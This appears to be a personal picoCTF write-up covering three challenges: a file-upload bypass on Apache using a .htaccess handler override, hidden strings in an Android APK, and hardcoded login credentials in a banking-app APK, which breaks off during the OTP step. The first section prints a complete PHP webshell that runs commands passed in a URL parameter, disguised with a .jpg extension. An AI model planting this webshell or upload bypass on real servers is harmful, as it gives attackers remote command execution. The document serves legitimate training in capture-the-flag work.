 Uhhhh. I'm really lost for this one, so lets check out the hints!
> Apache can be tricked into executing non-PHP files as PHP with a
> `.htaccess` file.
We need to create a .htaccess file that tells Apache to execute non-PHP
files.
.-----------------------------------------------------------------------
| AddHandler application/x-httpd-php .jpg
| AddType application/x-httpd-php .jpg
'-----------------------------------------------------------------------
Then, we can copy over a simple PHP webshell, naming it
`webshell.php.jpg`
.-----------------------------------------------------------------------
| <html>
| <body>
| <form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); \
| ?>">
| <input type="TEXT" name="cmd" autofocus id="cmd" size="80">
| <input type="SUBMIT" value="Execute">
| </form>
| <pre>
| <?php
| if(isset($_GET['cmd']))
| {
| system($_GET['cmd'] . ' 2>&1');
| }
| ?>
| </pre>
| </body>
| </html>⏎
'-----------------------------------------------------------------------
Then, we upload both files and navigate to the disguised webshell.
 We are presented with the webshell!!

Poking around, we see `flag.txt` located two directories above, and
since we can only execute one command at a time with no retention, we
can `cat` the flag with `cd ../.. && cat flag.txt`
 * * *
## M1n10n'5_53cr37
------------------
Get ready for a mischievous adventure with your favorite Minions! 🕵️♂️💥
They’ve been up to their old tricks, and this time, they've hidden the
flag in a devious way within the Android source code. Your task is to
channel your inner Minion and dive into the disassembled or decompiled
code. Watch out, because these little troublemakers have hidden the flag
in multiple sneaky spots or maybe even pulled a fast one and concealed
it in the same location!Put on your overalls, grab your magnifying
glass, and get cracking. The Minions have left clues, and it's up to you
to follow their trail and uncover the flag. Can you outwit these playful
pranksters and find their secret? Let the Minion mischief begin!Find the
android apk here Minions Mobile Application and try to get the flag.
Oooh, an APK! Scary.
Looking around, we can use apktool to disassemble the apk.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M1n10n'5_53cr37> java -jar \
| apktool_2.12.1.jar d -m minions.apk -o minions_out/
| I: Using Apktool 2.12.1 on minions.apk with 8 threads
| I: Baksmaling classes.dex...
| I: Loading resource table...
| I: Baksmaling classes3.dex...
| I: Baksmaling classes2.dex...
| I: Decoding file-resources...
| I: Loading resource table from file: \
| ~/.local/share/apktool/framework/1.apk
| I: Decoding values */* XMLs...
| I: Decoding AndroidManifest.xml with resources...
| I: Copying original files...
| I: Copying unknown files...
'-----------------------------------------------------------------------
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/minions_out> grep "pico" -R
| smali_classes2/com/example/picoctfimage/R.smali:.class public final \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$color;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$drawable;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$id;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$layout;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$mipmap;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$string;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$style;,
| smali_classes2/com/example/picoctfimage/R.smali: \
| Lcom/example/picoctfimage/R$xml;
| smali_classes2/com/example/picoctfimage/R$string.smali:.class \
| public final Lcom/example/picoctfimage/R$string;
| smali_classes2/com/example/picoctfimage/R$string.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$layout.smali:.class \
| public final Lcom/example/picoctfimage/R$layout;
| smali_classes2/com/example/picoctfimage/R$layout.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$mipmap.smali:.class \
| public final Lcom/example/picoctfimage/R$mipmap;
| smali_classes2/com/example/picoctfimage/R$mipmap.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$drawable.smali:.class \
| public final Lcom/example/picoctfimage/R$drawable;
| smali_classes2/com/example/picoctfimage/R$drawable.smali: value \
| = Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$xml.smali:.class public \
| final Lcom/example/picoctfimage/R$xml;
| smali_classes2/com/example/picoctfimage/R$xml.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$style.smali:.class public \
| final Lcom/example/picoctfimage/R$style;
| smali_classes2/com/example/picoctfimage/R$style.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$color.smali:.class public \
| final Lcom/example/picoctfimage/R$color;
| smali_classes2/com/example/picoctfimage/R$color.smali: value = \
| Lcom/example/picoctfimage/R;
| smali_classes2/com/example/picoctfimage/R$id.smali:.class public \
| final Lcom/example/picoctfimage/R$id;
| smali_classes2/com/example/picoctfimage/R$id.smali: value = \
| Lcom/example/picoctfimage/R;
| apktool.yml: renameManifestPackage: com.example.picoctfimage
| AndroidManifest.xml:<manifest android:versionCode="1" \
| android:versionName="1.0" android:compileSdkVersion="34" \
| android:compileSdkVersionCodename="14" \
| package="com.example.picoctfimage" platformBuildVersionCode="34" \
| platformBuildVersionName="14"
| AndroidManifest.xml: <permission \
| android:name="com.example.picoctfimage.DYNAMIC_RECEIVER_NOT_EXPORT \
| ED_PERMISSION" android:protectionLevel="signature" />
| AndroidManifest.xml: <uses-permission \
| android:name="com.example.picoctfimage.DYNAMIC_RECEIVER_NOT_EXPORT \
| ED_PERMISSION" />
| AndroidManifest.xml: <activity \
| android:name="com.example.picoctfimage.MainActivity" \
| android:exported="true">
| AndroidManifest.xml: <provider \
| android:name="androidx.startup.InitializationProvider" \
| android:exported="false" android:authorities="com.example.picoctfi \
| mage.androidx-startup">
| smali_classes3/com/example/picoctfimage/MainActivity$ExternalSynthet \
| icLambda0.smali:.class public final synthetic \
| Lcom/example/picoctfimage/MainActivity$ExternalSyntheticLambda0;
| smali_classes3/com/example/picoctfimage/MainActivity$ExternalSynthet \
| icLambda0.smali: invoke-static {p1, p2}, \
| Lcom/example/picoctfimage/MainActivity; \
| ->lambda$onCreate$0(Landroid/view/View; \
| Landroidx/core/view/WindowInsetsCompat; \
| )Landroidx/core/view/WindowInsetsCompat;
| smali_classes3/com/example/picoctfimage/MainActivity.smali:.class \
| public Lcom/example/picoctfimage/MainActivity;
| smali_classes3/com/example/picoctfimage/MainActivity.smali: sget \
| v0, Lcom/example/picoctfimage/R$layout;->activity_main:I
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| invoke-virtual {p0, v0}, Lcom/example/picoctfimage/MainActivity; \
| ->setContentView(I)V
| smali_classes3/com/example/picoctfimage/MainActivity.smali: sget \
| v0, Lcom/example/picoctfimage/R$id;->main:I
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| invoke-virtual {p0, v0}, Lcom/example/picoctfimage/MainActivity; \
| ->findViewById(I)Landroid/view/View;
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| new-instance v1, Lcom/example/picoctfimage/MainActivity$ExternalSy \
| ntheticLambda0;
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| invoke-direct {v1}, Lcom/example/picoctfimage/MainActivity$Externa \
| lSyntheticLambda0;-><init>()V
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| invoke-virtual {p0}, Lcom/example/picoctfimage/MainActivity; \
| ->getSupportActionBar()Landroidx/appcompat/app/ActionBar;
| smali_classes3/com/example/picoctfimage/MainActivity.smali: \
| invoke-virtual {p0}, Lcom/example/picoctfimage/MainActivity; \
| ->getResources()Landroid/content/res/Resources;
| smali_classes3/com/example/picoctfimage/MainActivity.smali: sget \
| v3, Lcom/example/picoctfimage/R$color;->yellow:I
'-----------------------------------------------------------------------
Greping for `pico` seems to show a high concentration of occurrences in
`smali_classes3/com/example/picoctfimage/MainActivity.smali` and
`smali_classes2/com/example/picoctfimage`. I have no idea what those
directories are though. Further, the app seems to be named
`picoctfimage`, so maybe the flag is an image?
And we have a hit!
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/minions_out> find . -type f \
| -name "*.jpg"
| ./res/drawable/minion.jpg
'-----------------------------------------------------------------------
 Running `exiftool`, we get nothing
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/minions_out> exiftool \
| res/drawable/minion.jpg
| ExifTool Version Number : 13.36
| File Name : minion.jpg
| Directory : res/drawable
| File Size : 74 kB
| File Modification Date/Time : 2025:10:10 12:35:15-07:00
| File Access Date/Time : 2025:10:10 12:35:15-07:00
| File Inode Change Date/Time : 2025:10:10 12:35:15-07:00
| File Permissions : -rw-r--r--
| File Type : JPEG
| File Type Extension : jpg
| MIME Type : image/jpeg
| JFIF Version : 1.01
| Resolution Unit : None
| X Resolution : 1
| Y Resolution : 1
| Image Width : 800
| Image Height : 711
| Encoding Process : Progressive DCT, Huffman coding
| Bits Per Sample : 8
| Color Components : 3
| Y Cb Cr Sub Sampling : YCbCr4:2:2 (2 1)
| Image Size : 800x711
| Megapixels : 0.569
'-----------------------------------------------------------------------
Maybe its a red herring, lets look in the aforediscovered
`MainActivity.smali`
.-----------------------------------------------------------------------
| .class public Lcom/example/picoctfimage/MainActivity;
| .super Landroidx/appcompat/app/AppCompatActivity;
| .source "MainActivity.java"
|
|
| # direct methods
| .method public constructor <init>()V
| .locals 0
|
| .line 14
| invoke-direct {p0}, Landroidx/appcompat/app/AppCompatActivity; \
| -><init>()V
|
| return-void
| .end method
|
| .method static synthetic lambda$onCreate$0(Landroid/view/View; \
| Landroidx/core/view/WindowInsetsCompat; \
| )Landroidx/core/view/WindowInsetsCompat;
| .locals 5
| .param p0, "v" # Landroid/view/View;
| .param p1, "insets" # Landroidx/core/view/WindowInsetsCompat;
|
| .line 22
| invoke-static {}, Landroidx/core/view/WindowInsetsCompat$Type; \
| ->systemBars()I
|
| move-result v0
|
| invoke-virtual {p1, v0}, Landroidx/core/view/WindowInsetsCompat; \
| ->getInsets(I)Landroidx/core/graphics/Insets;
|
| move-result-object v0
|
| .line 23
| .local v0, "systemBars":Landroidx/core/graphics/Insets;
| iget v1, v0, Landroidx/core/graphics/Insets;->left:I
|
| iget v2, v0, Landroidx/core/graphics/Insets;->top:I
|
| iget v3, v0, Landroidx/core/graphics/Insets;->right:I
|
| iget v4, v0, Landroidx/core/graphics/Insets;->bottom:I
|
| invoke-virtual {p0, v1, v2, v3, v4}, Landroid/view/View; \
| ->setPadding(IIII)V
|
| .line 24
| return-object p1
| .end method
|
|
| # virtual methods
| .method protected onCreate(Landroid/os/Bundle;)V
| .locals 4
| .param p1, "savedInstanceState" # Landroid/os/Bundle;
|
| .line 18
| invoke-super {p0, p1}, Landroidx/appcompat/app/AppCompatActivity \
| ;->onCreate(Landroid/os/Bundle;)V
|
| .line 19
| invoke-static {p0}, Landroidx/activity/EdgeToEdge; \
| ->enable(Landroidx/activity/ComponentActivity;)V
|
| .line 20
| sget v0, Lcom/example/picoctfimage/R$layout;->activity_main:I
|
| invoke-virtual {p0, v0}, Lcom/example/picoctfimage/MainActivity; \
| ->setContentView(I)V
|
| .line 21
| sget v0, Lcom/example/picoctfimage/R$id;->main:I
|
| invoke-virtual {p0, v0}, Lcom/example/picoctfimage/MainActivity; \
| ->findViewById(I)Landroid/view/View;
|
| move-result-object v0
|
| new-instance v1, Lcom/example/picoctfimage/MainActivity$External \
| SyntheticLambda0;
|
| invoke-direct {v1}, Lcom/example/picoctfimage/MainActivity$Exter \
| nalSyntheticLambda0;-><init>()V
|
| invoke-static {v0, v1}, Landroidx/core/view/ViewCompat; \
| ->setOnApplyWindowInsetsListener(Landroid/view/View; \
| Landroidx/core/view/OnApplyWindowInsetsListener;)V
|
| .line 26
| invoke-virtual {p0}, Lcom/example/picoctfimage/MainActivity; \
| ->getSupportActionBar()Landroidx/appcompat/app/ActionBar;
|
| move-result-object v0
|
| invoke-static {v0}, Ljava/util/Objects; \
| ->requireNonNull(Ljava/lang/Object;)Ljava/lang/Object;
|
| move-result-object v0
|
| check-cast v0, Landroidx/appcompat/app/ActionBar;
|
| new-instance v1, Landroid/graphics/drawable/ColorDrawable;
|
| invoke-virtual {p0}, Lcom/example/picoctfimage/MainActivity; \
| ->getResources()Landroid/content/res/Resources;
|
| move-result-object v2
|
| sget v3, Lcom/example/picoctfimage/R$color;->yellow:I
|
| invoke-virtual {v2, v3}, Landroid/content/res/Resources; \
| ->getColor(I)I
|
| move-result v2
|
| invoke-direct {v1, v2}, Landroid/graphics/drawable/ColorDrawable \
| ;-><init>(I)V
|
| invoke-virtual {v0, v1}, Landroidx/appcompat/app/ActionBar; \
| ->setBackgroundDrawable(Landroid/graphics/drawable/Drawable;)V
|
| .line 27
| return-void
| .end method
|
'-----------------------------------------------------------------------
Theres nothing immediately obvious from `MainActivity.smali`.
Hmm....
Searching google for "android apk source file folder", we get some
information:
For an individual Android app project
- `java` or `kotlin`: This folder contains your application's source
code, organized by package name.
- `res`: This folder holds all non-code resources, such as images,
layouts, and strings.
- `manifests`: This folder contains the `AndroidManifest.xml` file,
which describes essential information about your app.
Lets look through `res` first, as java/kotlin does not exist. There are
some images in `drawable` folders and then what appears to be
localizations for various languages, lets check out `values/`,
presumably `english-US` as others are denoted such as `english-CA` for
Canada, and `english-AUR` for Australia.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/m/r/values> ls
| attrs.xml bools.xml colors.xml dimens.xml drawables.xml \
| ids.xml integers.xml plurals.xml public.xml strings.xml \
| styles.xml
'-----------------------------------------------------------------------
`strings.xml` is the most interesting, lets check it out:
.-----------------------------------------------------------------------
| <?xml version="1.0" encoding="utf-8"?>
|
| <resources>
|
| <string name="Banana">OBUWG32DKRDHWMLUL53TI43OG5PWQNDSMRPXK3TSGR3DG3 \
| BRNY4V65DIGNPW2MDCGFWDGX3DGBSDG7I=</string>
|
| <string name="abc_action_bar_home_description">Navigate home</string>
|
| <string name="abc_action_bar_up_description">Navigate up</string>
|
| <string name="abc_action_menu_overflow_description">More \
| options</string>
|
| <string name="abc_action_mode_done">Done</string>
|
| <string name="abc_activity_chooser_view_see_all">See all</string>
|
| <string name="abc_activitychooserview_choose_application">Choose an \
| app</string>
|
| <string name="abc_capital_off">OFF</string>
|
| <string name="abc_capital_on">ON</string>
|
| <string name="abc_menu_alt_shortcut_label">Alt+</string>
|
| <string name="abc_menu_ctrl_shortcut_label">Ctrl+</string>
|
| <string name="abc_menu_delete_shortcut_label">delete</string>
|
| <string name="abc_menu_enter_shortcut_label">enter</string>
|
| ...
'-----------------------------------------------------------------------
YAYY! We get a `Bannana` string of value
`OBUWG32DKRDHWMLUL53TI43OG5PWQNDSMRPXK3TSGR3DG3BRNY4V65DIGNPW2MDCGFWDGX3
DGBSDG7I`. That seems to be b64 encoded.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/m/r/values> echo \
| "OBUWG32DKRDHWMLUL53TI43OG5PWQNDSMRPXK3TSGR3DG3BRNY4V65DIGNPW2MDCG \
| FWDGX3DGBSDG7I" | base64 --decode
| 8)��/����1�t��pQ5����U}�⏎
'-----------------------------------------------------------------------
Nope...maybe b32?
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/M/m/r/values> echo \
| "OBUWG32DKRDHWMLUL53TI43OG5PWQNDSMRPXK3TSGR3DG3BRNY4V65DIGNPW2MDCG \
| FWDGX3DGBSDG7I" | base32 --decode
| picoCTF{1t_w4sn7_h4rd_unr4v3l1n9_th3_m0b1l3_c0d3}
'-----------------------------------------------------------------------
Nice! That was complicated...
* * *
## Pico Bank
------------
In a bustling city where innovation meets finance, Pico Bank has emerged
as a beacon of cutting-edge security. Promising state-of-the-art
protection for your assets, the bank claims its mobile application is
impervious to all forms of cyber threats. Pico Bank’s tagline, "Security
Beyond the Limits," echoes through its high-tech marketing campaigns,
assuring users of their utmost safety. As a cybersecurity enthusiast,
your mission is to test these bold claims. You’ve been hired by a
secretive organization to put Pico Bank’s mobile app through a rigorous
security assessment. The flag might be in one or more locations, and
additional information reveals that a Pico Bank user’s credentials were
leaked in an unusual way. Your task is to crack the username and
password based on the following profile information: His name is Alex
Johnson with the email johnson@picobank.com, Date of Birth: March 14,
1990, Last Transaction Amount: $345.67, Pet name: tricky, and Favorite
Color: Blue. To perform this challenge, you can use any Android
emulator. Some examples include Genymotion Android Emulator or Android
Studio. Access the Pico Bank Website Pico Bank Website and download the
application.
With only 120 solves and FIVE hints, this problem scares me.
We start by installing Android Studio and running the app inside the
emulator.
.-----------------------------------------------------------------------
| zimengx@endeavour ~/S/p/C/PicoBank> ./android-studio/bin/studio.sh
'-----------------------------------------------------------------------
 I didn't expect Android AOSP to be this barebones!
 We need to login with a username and password. Let's decompile the apk
again with apktool.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/PicoBank [0|1]> java -jar \
| apktool_2.12.1.jar d pico-bank.apk -o pico-bank-out
| I: Using Apktool 2.12.1 on pico-bank.apk with 8 threads
| I: Baksmaling classes.dex...
| I: Loading resource table...
| I: Baksmaling classes3.dex...
| I: Baksmaling classes2.dex...
| I: Decoding file-resources...
| I: Loading resource table from file: \
| ~/.local/share/apktool/framework/1.apk
| I: Decoding values */* XMLs...
| I: Decoding AndroidManifest.xml with resources...
| I: Copying original files...
| I: Copying unknown files...
'-----------------------------------------------------------------------
To find the username, we can try the given information that it might be
`johnson`.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/pico-bank-out [0|SIGINT]> grep \
| "johnson" -R .
| ./smali_classes3/com/example/picobank/Login$1.smali: \
| const-string v2, "johnson"
'-----------------------------------------------------------------------
If the username is in this file, conveniently named `Login.smali`, the
password may be too.
Grepping for `const-string v2`:
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/pico-bank-out [0|SIGINT]> grep \
| "const-string v2" smali_classes3/com/example/picobank/Login\$1.smali
| const-string v2, "johnson"
| const-string v2, "tricky1990"
'-----------------------------------------------------------------------
Looks like the password may be `tricky1990`!
 What?? OTP?!
The OTP might also be hardcoded into the application, or it could be hit
by an API endpoint. Lets try the former first.
In the same folder as `Login$1.smali`, we have `OTP.smali`,
`OTP$1.smali`, and so on. Given the user/pass both used information
given about `johnson`, the OTP is likely connected to his last
transaction amount: `34567`, as it cannot be the text `blue`.
Grepping for 3456 in these files, we get:
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/p/s/c/e/picobank> grep -R "3456" .
| (.venv) zimengx@endeavour ~/S/p/C/P/p/s/c/e/picobank [0|1]> grep -R \
| "4567" .
'-----------------------------------------------------------------------
Nope, nothing.
Let's try grepping for `const-string v2` in these files.
.-----------------------------------------------------------------------
| (.venv) zimengx@endeavour ~/S/p/C/P/p/s/c/e/picobank [0|1]> grep -R \
| "const-string v2" .
| ./OTP$2.smali: const-string v2, "success"
| ./MainActivity.smali: const-string v2, "Welcome, Johnson"
| ./Login$1.smali: const-string v2, "johnson"
| ./Login$1.smali: const-string v2, "tricky1990"
| ./OTP.smali: const-string v2, "/verify-otp"
| ./OTP.smali: const-string v2, "Invalid OTP"
| ./OTP.smali: const-string v2, "otp"
'-----------------------------------------------------------------------
We get some things! `OTP.smali` seems to give us a API Endpoint at
`/verify-otp`. `OTP$2.smali` seems to have a success message. Maybe the
OTP is in there?
.-----------------------------------------------------------------------
| invoke-virtual {p1, v2}, Lorg/json/JSONObject; \
| ->getBoolean(Ljava/lang/String;)Z
|
| move-result v2
|
| .line 91
| .local v2, "success":Z
'-----------------------------------------------------------------------
